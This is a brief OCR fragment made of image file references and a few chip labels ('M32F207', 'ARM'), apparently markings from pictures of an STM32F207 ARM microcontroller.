

M32F207
X






32F207
ARM

